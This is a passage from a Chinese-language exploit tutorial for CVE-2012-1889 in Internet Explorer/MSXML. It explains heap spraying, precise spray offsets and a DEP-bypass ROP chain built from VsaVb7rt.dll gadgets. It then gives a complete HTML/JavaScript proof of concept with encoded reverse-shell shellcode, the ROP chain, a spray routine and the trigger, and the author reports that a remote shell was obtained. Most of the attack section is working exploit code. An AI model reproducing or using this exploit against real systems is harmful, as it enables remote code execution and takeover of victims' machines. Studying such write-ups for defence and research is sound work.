
4.1 图解堆喷(原创)

(若发现网上雷同图，系我的博客)




4.2 图解DEP/ALSR 下的堆喷/精准堆喷(原创)

(若发现网上雷同图，系我的博客)



解释： xxx.dll 是我们构造rop （ret2libc）链借助的模块

4.3 分析当前漏洞现场



归纳精简上述过程：

```
mov eax,dword ptr ss:[ebp - 0x14]
mov esi,eax
mov ecx,dword ptr ds:[eax]
call  dword ptr ds:[ecx + 0x18]
mov eax,dword ptr ds:[esi]
call  dword ptr ds:[eax + 0x8]
```

分析：

默认情况下，我们选择0x0c0c0c0c或者0x0d0d0d0d等作为堆喷地点
(即栈溢出覆盖成0x0c0c0c0c或0x0d0d0d0d)。
但是DEP的情况下，我们需要用Xchg eax,esp;ret地址将当前堆空间的
指令序列给esp才能结合[xx...;]ret;执行我们的rop链，在rop链改变
当前所在堆内存保护属性后，即绕过了DEP这时就能直接将EIP给我们的
堆空间里面代码了。

```
mov eax,dword ptr ss:[ebp - 0x14]      eax = 0x0c0c0c0c
mov esi,eax                            esi = eax
mov ecx,dword ptr ds:[eax]             ecx = [eax]
call  dword ptr ds:[ecx + 0x18]        call [[0x0c0c0c0c] + 0x18]
mov eax,dword ptr ds:[esi]             eax = [esi]=[0x0c0c0c0c]
call  dword ptr ds:[eax + 0x8]         call [[0x0c0c0c0c] +0x8]
经过分析：过面两句没用，当然你也可以利用
```

即 我们只需要这几句就能利用：

```
mov eax,dword ptr ss:[ebp - 0x14]      eax = 0x0c0c0c0c
mov esi,eax                            esi = eax
mov ecx,dword ptr ds:[eax]             ecx = [eax]
call  dword ptr ds:[ecx + 0x18]        call [[0x0c0c0c0c] + 0x18]
```

4.4 构建 Rop (原创)

看到网上有些精华帖，直接断言

使用0x0c0c0c0c填充栈会失败,得用0x0c0c0c08然后配合后面一个call

之间的关系，才能完成Rop

Bypass；但是我的头铁，实践探索了一下，其实就使用0x0c0c0c0c 就能成功Rop

Bypass.

其实我们需要构建两个rop链：

将执行流切换到栈上

修改栈的保护属性

1.构建执行流切换Rop(这里使用得模块是VsaVb7rt.dll，这个模块是系统模块，且没有ReBase，没有ALSR)：

0x0c0c0c0c	0x0c0c0c20
0x0c0c0c10	0x5e3229ed//add esp,0x10;pop esi;ret;
....	
0x0c0c0c20	0x5e3229f1// ret;
.....	0x5e3229f1
.....	0x5e3229f1
0x0c0c0c34	0x5e3229f0 // pop esi;ret;
0x0c0c0c38	0x5e28f190 // xchg eax,esp;pop esi;ret;

1.

使用mona 构建栈保护属性修改Rop：

2.

```
0x5e329d12,     // POP EBP // RETN [VsaVb7rt.dll]
        0x5e329d12,     // skip 4 bytes [VsaVb7rt.dll]
        0x5e28f7a4,     // POP EBX // RETN [VsaVb7rt.dll]
        0x00000201,     // 0x00000201-> ebx
        0x5e292c9d,     // POP EBX // RETN [VsaVb7rt.dll]
```

```
                0x00000040,     // 0x00000040-> edx
                0x5e34b61c,     // XOR EDX,EDX // RETN
[VsaVb7rt.dll]
                0x5e34b5ee,     // ADD EDX,EBX // POP EBX // RETN
0x10 [VsaVb7rt.dll]
                0x41414141,     // Filler (compensate)
                0x5e26098b,     // POP ECX // RETN [VsaVb7rt.dll]
                0x41414141,     // Filler (RETN offset compensation)
                0x41414141,     // Filler (RETN offset compensation)
                0x41414141,     // Filler (RETN offset compensation)
                0x41414141,     // Filler (RETN offset compensation)
                0x5e357284,     // &Writable location [VsaVb7rt.dll]
-------- 这里是用来保存的 OldProtect
                0x5e25e6cc,     // POP EDI // RETN [VsaVb7rt.dll]
                0x5e267102,     // RETN (ROP NOP) [VsaVb7rt.dll]
                0x5e25b1f6,     // POP ESI // RETN [VsaVb7rt.dll]
                0x5e23aa93,     // JMP [EAX] [VsaVb7rt.dll]
                0x5e290c74,     // POP EAX // RETN [VsaVb7rt.dll]
                0x74614224,     // ptr to &VirtualProtect() (skipped
module criteria, check if pointer is reliable !) [IAT
MSVCR80.dll]
                0x5e351384,     // PUSHAD // RETN [VsaVb7rt.dll]
                0x5e287050,     // ptr to 'jmp esp' [VsaVb7rt.dll]
```

4.5 实现精准堆喷

> !heap -p -a 0c0c0c0c //
查看0c0c0c0c所在堆的信息，以计算到此堆块初始未知的偏移

```
address 0c0c0c0c found in
_HEAP @ 600000
  HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
    0c060018 40200 0000  [00]   0c060020    200010 - (busy VirtualAlloc)
```

计算偏移：

((Userptr - 0c0c0c0c)%0x1000 - 4)/2 == 0x5f4;

所以在把rop放在0x5f4的偏移位置，然后把shellcode
放在rop之后就能实现精准堆喷了。

4.6 构建 poc 实现反弹 shell

shellcode 和极光的一样，就不再赘述了。

直接构建 poc 如下：


```
<html>
<head>
<title>CVE  2012-1889  PoC</title>
</head>
<body>
<object  classid="clsid:A138CF39-2CAE-42c2-ADB3-022658D79F2F"></object>
<object  classid="clsid:f6D90f11-9c73-11d3-b32e-
00C04f990bb4"  id='poc'></object>
<script>
debugger;
var  shellcode  =
unescape("%u8b55%u53ec%u5756%u8160%u00ec%u0002%ueb00%u6320%u646d%u652e%u657
8%u7700%u3273%u335f%u2e32%u6c64%u006c%u656b%u6e72%u6c65%u3233%u642e%u6c6c%u
e800%u0000%u0000%u895b%ue05d%u8b64%u3035%u0000%u8b00%u0c76%u768b%u8b1c%u8b3
6%u0876%ud68b%ub860%ub065%u0f81%u5250%u73e8%u0001%u8900%ufc45%uc085%u840f%u
01ff%u0000%u8b61%ufc7d%u438d%u6aee%u6a00%u5000%ud7ff%u4589%u8df4%ue343%u006
a%u006a%uff50%u89d7%uf045%uec81%u0300%u0000%ud468%u0168%u8b7b%uf045%ue850%u
0136%u0000%u348d%u5624%u0268%u0002%uff00%u85d0%u0fc0%uba85%u0001%u6800%uf06
4%u5bbc%u458b%u50f0%u15e8%u0001%u6a00%u6a00%u6a00%u6a00%u6a06%u6a01%uff02%u
89d0%uec45%u2068%ubb4e%u8bc9%uf045%ue850%u00f6%u0000%uc766%u2484%u0100%u000
0%u0002%uc766%u2484%u0102%u0000%ueb05%u84c7%u0424%u0001%u0000%u0000%u8d00%u
```

```
24b4%u0100%u0000%u146a%uff56%uec75%ud0ff%uc085%u850f%u0157%u0000%u3e68%u97a
7%u8b18%uf045%ue850%u00b2%u0000%uff68%uffff%uff7f%uec75%ud0ff%uc085%u850f%u
0137%u0000%u3d68%u032e%uff62%uf075%u93e8%u0000%u6a00%u6a00%uff00%uec75%ud0f
f%u4589%u68e8%u4d79%u92d7%u75ff%ue8f4%u007a%u0000%ud08b%ubc8d%u7024%u0002%u
b900%u0011%u0000%u00b8%u0000%ufc00%uabf3%u84c7%u7024%u0002%u4400%u0000%uc70
0%u2484%u029c%u0000%u0101%u0000%uc766%u2484%u02a0%u0000%u0000%u758b%u89e8%u
24b4%u02a8%u0000%ub489%uac24%u0002%u8900%u24b4%u02b0%u0000%ub48d%u7024%u000
2%u8d00%u24bc%u0100%u0000%u5d8b%u8de0%udb5b%u5657%u006a%u006a%u006a%u016a%u
006a%u006a%u6a53%uff00%ue9d2%u0097%u0000%u8b55%u83ec%u20ec%u758b%u8b08%u3c4
e%uf103%u768b%u0378%u0875%u7589%u8bfc%u205e%u5d03%u8b08%u1846%u7c48%u8b35%u
8334%u7503%u6008%ue856%u0038%u0000%u7d8b%u3b0c%u61c7%ue875%u758b%u8bfc%u247
6%u7503%u3308%u66c9%u0c8b%u8b46%ufc75%u768b%u031c%u0875%u048b%u038e%u0845%u
02eb%uc033%u558b%u8b08%u0c5d%ue58b%uc25d%u0008%u9090%u8b55%u83ec%u10ec%u00b
8%u0000%u8b00%u0875%uc933%u0e8a%uc103%uc88b%ue9c1%uc107%u19e0%uc10b%u3346%u
8ac9%u840e%u75c9%u8be7%u5de5%u04c2%u9000%u6890%ua312%uc69f%u75ff%ue8f4%uff5
c%uffff%u006a%ud0ff%ue58b")

//rop
var  rop_chain  =
"\u0c20\u0c0c"+"\u29ed\u5e32"+"\u29ed\u5e32"+"\u29ed\u5e32"+"\u29ed\u5e32"+
"\u29ed\u5e32"+
"\u29ed\u5e32"+"\u29f1\u5e32"+"\u29f1\u5e32"+"\u29f1\u5e32"+
"\u29f0\u5e32"+
"\uf190\u5e28"+
"\u9d12\u5e32"  +  // 0x5e329d12 : ,# POP EBP # RETN [VsaVb7rt.dll]
"\u9d12\u5e32"  +  // 0x5e329d12 : ,# skip 4 bytes [VsaVb7rt.dll]
"\uf7a4\u5e28"  +  // 0x5e28f7a4 : ,# POP EBX # RETN [VsaVb7rt.dll]
"\u0201\u0000"  +  // 0x00000201 : ,# 0x00000201-> ebx
"\u2c9d\u5e29"  +  // 0x5e292c9d : ,# POP EBX # RETN [VsaVb7rt.dll]
"\u0040\u0000"  +  // 0x00000040 : ,# 0x00000040-> edx
"\ub61c\u5e34"  +  // 0x5e34b61c : ,# XOR EDX,EDX # RETN [VsaVb7rt.dll]
"\ub5ee\u5e34"  +  // 0x5e34b5ee : ,# ADD EDX,EBX # POP EBX # RETN 0x10
[VsaVb7rt.dll]
"\u1000\u0000"  +  // 0x41414141 : ,# Filler (compensate)
"\u098b\u5e26"  +  // 0x5e26098b : ,# POP ECX # RETN [VsaVb7rt.dll]
"\u4141\u4141"  +  // 0x41414141 : ,# Filler (RETN offset compensation)
"\u4141\u4141"  +  // 0x41414141 : ,# Filler (RETN offset compensation)
```

```
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)
"\u4141\u4141" + // 0x41414141 : ,# Filler (RETN offset compensation)
"\u7284\u5e35" + // 0x5e357285 : ,# &Writable location [VsaVb7rt.dll]
"\ue6cc\u5e25" + // 0x5e25e6cc : ,# POP EDI # RETN [VsaVb7rt.dll]
"\u7102\u5e26" + // 0x5e267102 : ,# RETN (ROP NOP) [VsaVb7rt.dll]
"\ub1f6\u5e25" + // 0x5e25b1f6 : ,# POP ESI # RETN [VsaVb7rt.dll]
"\uaa93\u5e23" + // 0x5e23aa93 : ,# JMP [EAX] [VsaVb7rt.dll]
"\u0c74\u5e29" + // 0x5e290c74 : ,# POP EAX # RETN [VsaVb7rt.dll]
"\u4224\u7461" + // 0x74614224 : ,# ptr to &VirtualProtect() (skipped
module criteria, check if pointer is reliable !) [IAT MSVCR80.dll]
"\u1384\u5e35" + // 0x5e351384 : ,# PUSHAD # RETN [VsaVb7rt.dll]
"\u7050\u5e28" ; // 0x5e287050 : ,# ptr to 'jmp esp' [VsaVb7rt.dll]

function spray_heap()
{
        var chunk_size, nopsled, evilcode, block;
        chunk_size = 0x100000;
    nopsled = "\u0c0c\u0c0c";
var leftLength = 0x1000-0x5f4-rop_chain.length-shellcode.length;
    while (nopsled.length < 0x1000)
        nopsled += nopsled;
    padding1 = nopsled.substring(0, 0x5f4);
    padding2 = nopsled.substring(0, leftLength);
    evilcode = padding1 + rop_chain + shellcode+padding2;
    //console.log("evilcode.length:" + evilcode.length);
    while (evilcode.length < chunk_size){
        evilcode += evilcode;
   }
    block = evilcode.substring(0, chunk_size);
    heap_chunks = new Array();

        for (var i = 0 ; i < 200 ; i++)
        heap_chunks[i] = block.substring(0, block.length);
}

spray_heap();
```

```
//Vulnerability Trigger

        var   pocObj   =   document.getElementById('poc').object;

    //初始化数据变量 srcImgPath 的内容(unescape()是解码函数)
    var   srcImgPath   =   unescape('\u0c0c\u0c0c');

    //构建一个长度为 0x1000 字节的数据
      while(srcImgPath.length   <   0x1000)
        srcImgPath   +=   srcImgPath;

    //构建一个长度为 0x1000*4 的数据,起始内容为“\\poc”
   srcImgPath   =   "\\\\poc"+srcImgPath;

    nLenth   =   0x1000-4-2-1;     //4=堆长度信息 2=堆结尾信息 1=0x00

    srcImgPath   =   srcImgPath.substr(0,nLenth);

        //创建一个图片元素,并将图片源路径设为 srcImgPath;
    var   emtPic   =   document.createElement("img");

    emtPic.src   =   srcImgPath;

    emtPic.nameProp;          //返回当前图片文件名(载入路径)

    pocObj.definition(0);     //定义对象（触发溢出）

</script>
</body>
</html>
```

5 查看 exp 结果



在另外一个虚拟机成功连接上目标虚拟机，exp 成功。